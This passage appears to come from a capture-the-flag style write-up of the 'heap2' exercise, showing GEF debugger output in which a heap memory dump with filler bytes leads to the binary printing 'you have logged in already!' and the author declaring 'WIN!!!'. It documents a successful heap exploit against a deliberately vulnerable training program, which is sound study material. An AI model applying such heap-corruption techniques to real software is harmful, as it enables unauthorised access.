puts@plt (
   [sp + 0x0] = 0x0804a03f → "you have logged in already!"
)
────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "heap2", stopped 0x804937e in main (), reason: SINGLE STEP
──────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x804937e → main()
```



```
gef➤  c
Continuing.
you have logged in already!
[ auth = 0x804d9c0, service = 0x804d9e0 ]
0x804d9c0:      0x41414120      0x0000000a      0x00000000      0x00000011
0x804d9d0:      0x42424220      0x0000000a      0x00000000      0x00000011
0x804d9e0:      0x43434320      0x0000000a      0x00000000      0x00021619
0x804d9f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804da00:      0x00000000      0x00000000      0x00000000      0x00000000
```

WIN!!!